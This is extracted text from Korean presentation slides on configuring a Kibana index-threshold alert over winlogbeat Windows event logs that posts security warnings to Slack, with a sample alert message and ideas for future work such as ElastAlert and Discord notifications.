122,0-1 Bot
```

3. Slack 알림 기능 구현



CCIT_warning alert

Type: Index threshold | Actions: Slack

Last response: **Ok**

Average duration: **00:00:00.016**

Recent execution: [Bar chart showing execution times]

Alert	Status
0	Failed
1	Failed
5	Failed
37	Failed

Rows per page: 10

Edit rule

Index threshold
Alert when an aggregated query meets the threshold. [Documentation](#)

Select an index

- INDEX winlogbeat-7.17.10*
- WHEN count()
- GROUPED OVER top 5 'event.module'

Define the condition

- IS ABOVE 1
- FOR THE LAST 1 minute


No data matches this query
Check that your time range and filters are correct.

Cancel | Save

- > winlogbeat-7.17.10* index에서
- > count 될 때
- > 'event.module'에서 1~5순위까지

- > 한 번 이상 발생되면
- > 1 분 내에

3. Slack 알림 구현



CCIT_warning alert

Type: Index threshold | Actions: Slack

Last response: **Ok**

Average duration: **00:00:00.014**

Recent execution: [Bar chart showing execution times]

Alert table:

Alert	Status
0	● F
1	● F
5	● F
37	● F

Rows per page: 10

Edit rule

Run when: Threshold met

Slack connector: my slack

Message:

```
[보안 경고]
10.0.1.13에 대한 보안 경고가 발생함:
- 발생 Event ID : '{{context.group}}'
- 발생 횟수: {{context.value}}
- 충족 조건: {{context.conditions}} over {{params.timeWindowSize}}
{{params.timeWindowUnit}}
- 시간: {{context.dateTime}}
```

Select a connector type


Cancel | Save

-> 조건 충족 시 동작

-> 예시

[보안 경고]
10.0.1.13에 대한 보안 경고가 발생함:
- 발생 Event ID : '8198'
- 발생 횟수: 2
- 충족 조건: count is greater than 1
over 1m
- 시간: 2023-06-19T11:22:38.500Z

4. 시현 영상



- **조금 더 구체적인 조건문 구성**
-> **ElastAlert** 및 **X-PACK** 사용 및 **cURL**을 통해 알림 전송
- **Slack 외에도 Discord, Kakaotalk에도 경고**
-> 현재는 **Slack**만 가능하나 **Discord의 bot**, **카카오톡의 오픈 채팅방** 등을 통해서 경고 메시지 전송
- **Stack Management 외의 사용**
-> **Watcher**나 **ElastAlert** 등의 사용을 통하여 **정교한 작업**이 가능

Q&A

질문과 답변